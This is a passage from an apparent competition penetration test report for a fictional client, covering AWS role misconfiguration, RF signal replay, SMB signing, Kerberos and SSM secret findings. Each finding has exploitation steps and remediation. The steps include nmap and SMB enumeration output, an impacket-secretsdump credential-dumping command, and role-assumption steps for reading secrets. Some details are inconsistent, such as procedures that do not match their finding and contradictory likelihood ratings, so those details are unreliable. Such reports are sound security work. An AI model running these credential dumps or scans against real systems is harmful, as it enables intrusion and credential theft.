FINALS-XX recommends RAKMS to audit their AWS IAM policies and grant usage permission on a per-resource basis and applying least privilege principle. We strongly suggest removing developer access to the customer information cloud storage buckets.

1. The following roles are able to be assumed by anyone in the AWS organization: *dev-barcode-role, dev-lambda-bar-role, dev-lambda-role, dev-s3-role, dev1-role, dev2-lambda-role, dev2-role, secrets_viewer, secret_viewer*
2. Remove the `AWS: "*"` from all the role configurations for the respective roles.
   For more information, Read the following AWS Documentation which provides detailed information on **Best practices for IAM Policies**:
   https://docs.aws.amazon.com/IAM/latest/UserGuide/best-practices.html

7.3 High Findings

High	7.3.1 Radio Frequency Reverse Engineering
Description	The new baggage claim system utilizes radio frequencies in conjunction with interesting features such as weather reports and emergency alerts, however emitting and receiving radio signals renders the device vulnerable to radio frequency based attacks where a hacker could replicate the specific radio signature of the device and use it for malicious intent, imitating the original, legitimate signal.
Impact	High - potential for overriding legitimate radio frequencies via imitation
Likelihood	Medium due to the complexity of the attack and the material required for its execution
CVSS String	CVSS:3.1/AV:P/AC:H/PR:N/UI:R/S:U/C:H/I:N/A:H
Affected Scope	Baggage Claim System
MITRE ATT&CK	N/A
Mitigations	Better RF encryption, installment of decoy antennas, better signal analysation
Compliance Violations	N/A
Exploitation Procedure	

1. Using URH (universal Radio Hacker, we received the signal using an antenna and analyzed the frequency in the spectrum analyzer to find the peak:




Figure 25 : analyzing frequencies

2. Recording the signal using a recorder in order to further analyze the signal in the interpretation module of URH:




Figure 26 : URH module

3. Select signals to analyze in the analysis module of UHR:




Figure 17 : Analyzing Signal

4. Using the data gathered above, use a microcontroller or a specific device to imitate the signal and give commands to the baggage claim system.

Remediation
Better radio communication encryption, use of decoy antennas and usage of better radio wave analyzing algorithms.

Critical	7.3.2 SMB Signing Disabled
Description	FINALS-XX rediscovered multiple hosts on the network that had SMB signing disabled. A domain-joined workstation with SMB signing disabled allows for certain attacks such as NTLM relaying to occur.
Impact	**High**: Successful exploitation of this vulnerability is typically derived from an NTLM relay attack. A successful NTLM relay attack allows a user to gain unauthorized access by forwarding a successful authentication response to oneself. While these a
Likelihood	**Critical**: This vulnerability has high likelihood, due to it being relatively simple and having plenty of documentation detailing how to exploit this. However, there are multiple prerequisites to abuse this misconfiguration such as client interaction or a valid set of domain credentials.
CVSS String	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Affected Scope	10.0.0.201 (SkyDesktop01.corp.kkms.local) - TCP/445: SMB 10.0.0.202 (SkyDesktop02.corp.kkms.local) - TCP/445: SMB 10.0.0.203 (SkyDesktop03.corp.kkms.local) - TCP/445: SMB
MITRE ATT&CK	T0800 - Activate Firmware Update Mode T0886 - Remote Services
Mitigations	M0801 - Access Management M1015 - Active Directory Configuration M1047 - Audit M1054 - Software Configuration
Compliance Violations	N/A

Exploitation Procedure

1. **Identify SMB port is active**
   FINALS-XX identified that these systems had SMB ports open through simple scans.
   `$ nmap -sCV -min-rate=2000 10.0.0.201`

```
$ nmap -sCV -min-rate=2000 10.0.0.202
$ nmap -sCV -min-rate=2000 10.0.0.203
```

```
Nmap done: 1 IP address (1 host up) scanned in 108.14 seconds

┌──(root㉿ CPTC9-Finals[redacted]di-kali06)-[~]
└─# nmap -sCV --min-rate=2000 10.0.0.201
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-12 16:57 EST
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Nmap scan report for 10.0.0.201
Host is up (0.00084s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-date: 2024-01-12T21:57:30+00:00; +2s from scanner time.
| ssl-cert: Subject: commonName=SkyDesktop01.corp.kkms.local
| Not valid before: 2024-01-10T03:04:51
|_Not valid after:  2024-07-11T03:04:51
| rdp-ntlm-info:
|   Target_Name: KKMS
|   NetBIOS_Domain_Name: KKMS
|   NetBIOS_Computer_Name: SKYDESKTOP01
|   DNS_Domain_Name: corp.kkms.local
|   DNS_Computer_Name: SkyDesktop01.corp.kkms.local
|   DNS_Tree_Name: corp.kkms.local
|   Product_Version: 10.0.14393
|_  System_Time: 2024-01-12T21:57:23+00:00
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2024-01-12T21:57:26
|_  start_date: 2024-01-11T03:04:51
|_clock-skew: mean: 2s, deviation: 0s, median: 1s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.50 seconds
```

Figure 28 : Active SMB ports

2. Identify the scripts active

Finals-XX was able to enumerate shares active through SMB scanning.


```
$nmap -Pn -script smb enum-shares -p 139,445 10.0.0.201
$nmap -Pn -script smb-enum-shares -p 139,445 10.0.0.202
$nmap -Pn -script smb-enum-shares -p 139,445 10.0.0.203
```

```
┌──(root@ CPTC9-Finals [redacted]vdi-kali06)-[~]
└─# nmap -Pn --script smb-enum-shares -p 139,445 10.0.0.201
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-12 11:06 EST
Nmap scan report for 10.0.0.201
Host is up (0.013s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
| smb-enum-shares:
|   account_used: guest
|   \\10.0.0.201\ADMIN$:
|     Type: STYPE_DISKTREE_HIDDEN
|     Comment: Remote Admin
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\windows
|     Anonymous access: <none>
|     Current user access: READ/WRITE
|   \\10.0.0.201\C$:
|     Type: STYPE_DISKTREE_HIDDEN
|     Comment: Default share
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\
|     Anonymous access: <none>
|     Current user access: READ/WRITE
|   \\10.0.0.201\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: Remote IPC
|     Users: 1
|     Max Users: <unlimited>
|     Path:
|     Anonymous access: <none>
|_    Current user access: READ/WRITE

Nmap done: 1 IP address (1 host up) scanned in 20.55 seconds
```

Figure 18: Nmap scan that gave NetBIOS name

3. Remote code execution

Finals-XX used CME with SMB in order to run code remotely.



Remediation

Finals-XX recommends RAKMS to enable SMB signing across all domain computers. If applications require SMB signing to be disabled, Finals-XX recommends RAKMS to disable NTLM authentication and limit privileges of local administrator users.





Figure 30: Enable SMB


Local Security Policy
File Action View Help
Security Settings
Account Policies
Local Policies
Audit Policy
User Rights Assignment
Security Options
Windows Firewall with Advanced Sec
Network List Manager Policies
Public Key Policies
Software Restriction Policies
Application Control Policies
IP Security Policies on Local Compute
Advanced Audit Policy Configuration
Policy
Security Setting
Interactive logon: Do not display last user name
Disabled
Interactive logon: Do not require CTRL+ALT+DEL
Disabled
Interactive logon: Machine account lockout threshold
Not Defined
Interactive logon: Machine inactivity limit
3600 seconds
Interactive logon: Message text for users attempting to log on
Interactive logon: Message title for users attempting to log on
Interactive logon: Number of previous logons to cache (in case domain controller is not available)
10 logons
Interactive logon: Prompt user to change password before expiration
5 days
Interactive logon: Require Domain Controller authentication to unlock workstation
Disabled
Interactive logon: Require smart card
Disabled
Interactive logon: Smart card removal behavior
No Action
Microsoft network client: Digitally sign communications (always)
Enabled
Microsoft network client: Digitally sign communications (if server agrees)
Enabled
Microsoft network client: Send unencrypted password to third-party SMB servers
Disabled
Microsoft network server: Amount of idle time required before suspending session
15 minutes
Microsoft network server: Attempt S4U2Self to obtain claim information
Not Defined
Microsoft network server: Digitally sign communications (always)
Enabled
Microsoft network server: Digitally sign communications (if client agrees)
Disabled
Microsoft network server: Disconnect clients when logon hours expire
Enabled
Microsoft network server: Server SPN target name validation level
Not Defined
Network access: Allow anonymous SID/Name translation
Disabled

High	7.3.3 Kerberos Pre-authentication Disabled
Description	FINALS-XX discovered that a service account had Kerberos pre-authentication disabled, allowing an authenticated domain user to request a TGT. Although the TGT contains a hash that is crackable offline by theory, FINALS-XX did not crack it in the given time-frame.
Impact	**High**: If fully exploited, the hash would be cracked, providing a plaintext password. This password could be used to elevate one's privileges or move laterally within the domain.
Likelihood	**Critical**: With Kerberos pre-authentication disabled, no authentication is required to request a TGT, making the likelihood of exploitation extremely high.
CVSS String	CVSS:3.1/AV:N/AC:H/PR:L/UI:R/S:U/C:H/I:H/A:H
Affected Scope	10.0.0.201 (SkyDesktop01.corp.kkms.local) - TCP/445: SMB 10.0.0.202 (SkyDesktop02.corp.kkms.local) - TCP/445: SMB 10.0.0.203 (SkyDesktop03.corp.kkms.local) - TCP/445: SMB
MITRE ATT&CK	TA006 - Credential Access T1558 - Steal or Forge Kerberos Tickets TA004 - Privilege Escalation
Mitigations	DS0009 - Process Creation
Compliance Violations	NIST-800-53-Revision-4: sc_7_3, sc_7
Exploitation Procedure	
1. **Dump the hashes using** `impacket-secretsdump` `# impacket-secretsdump Cessna-Exchange.corp.kkms.local/Administrator@10.0.0.6 -hashes :3de…2c4`	




Figure 19: Impackets secrets dump

Remediation

Finals-XX recommends RAKMS to enable pre-authentication for the users in Kerberos.

High	7.3.4 Unauthorized Access to SSM Secret Parameters
Description	FINALS-XX discovered that there were AWS roles which were allowed to be assumed by any user in the AWS organization and then get the parameters stored within the SSM Parameter store.
Impact	**CRITICAL:** SSM Parameters are supposed to store secrets which should primarily be read by applications instead of user accounts. Based on the information that was stored as SSM parameters were passwords used within the RAKMS system.
Likelihood	**MEDIUM:** This vulnerability has medium likelihood, due to it being relatively simple and having plenty of documentation detailing how to assume roles, look for the policies attached and then request the resources. However, there are multiple prerequisites to abuse this misconfiguration such as gaining access to a user account on the organization.
CVSS String	CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:N
Affected Scope	AWS SSM Parameters: thingy1, thingy2, secrets, another-secret
MITRE ATT&CK	T1555 - Credentials from Password Stores
Mitigations	M1027 - Password Policies M1026 - Privileged Account Management
Compliance Violations	CIS-1.4: 2.1.5 NIST-800-53-Revision-4: sc_7_3, sc_7

Exploitation Procedure

1. Assume the `secret-viewer` role. (Similar Process can be done with secrets-viewer, dev1-role, dev2-role)
2. Fetch the policies attached to the role.
3. Fetch the respective SSM Parameter accessible to the role.

Figure 32: Fetching SSM parameters.

Remediation

Finals-XX recommends RAKMS to only allow SSM access to the applications that consume the parameters and block all other users in the AWS IAM from assuming that role.

7.4 Medium Findings

Medium	7.4.1 Unauthenticated Unbounded Tools Requisition
Description	FINALS-XX rediscovered that the Tools Requisition application was updated to block more than 5 tools per order. The lack of a network policy allowed the attacker to place purchases for tools without authentication, and exploit the established form restriction. The application also required approval from the CFO. However, the attacker was able to directly order the tools.
Impact	**MEDIUM:** If exploited, an attacker could access the publicly accessible website the RAKMS Tools Requisition Access. Remote access to this website allows the attacker to gain insight into the AWS `lambda` functions, as well as create requisition requests.
Likelihood	**HIGH:** This vulnerability is not likely to be exploited as finding the tool's images is not a straightforward process, as is making the requisition request through the website as it requires modifying the XHR API call.
CVSS String	CVSS:3.1/AV:L/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N
Affected Scope	AWS S3 rakmstoolrequisition20240111034801124200000007
MITRE ATT&CK	T1565 - Data Manipulation
Mitigations	M1029 - Remote Data Storage M1022 - Restrict File and Directory Permission
Compliance Violations	**NIST** SP 800-53 Rev. 5: MP 6 - Media Sanitization
Exploitation Procedure	
1. **Go to the static site hosted for S3** FINALS-XX identified the static site hosting the S3 Bucket Viewer, publicly accessible at http://rakmstoolrequisition20240111034801124200000007.s3-website-us-east-1.amazonaws.com/	




Figure 20: Static Site on AWS

2. **Upload the tool image and click Submit**

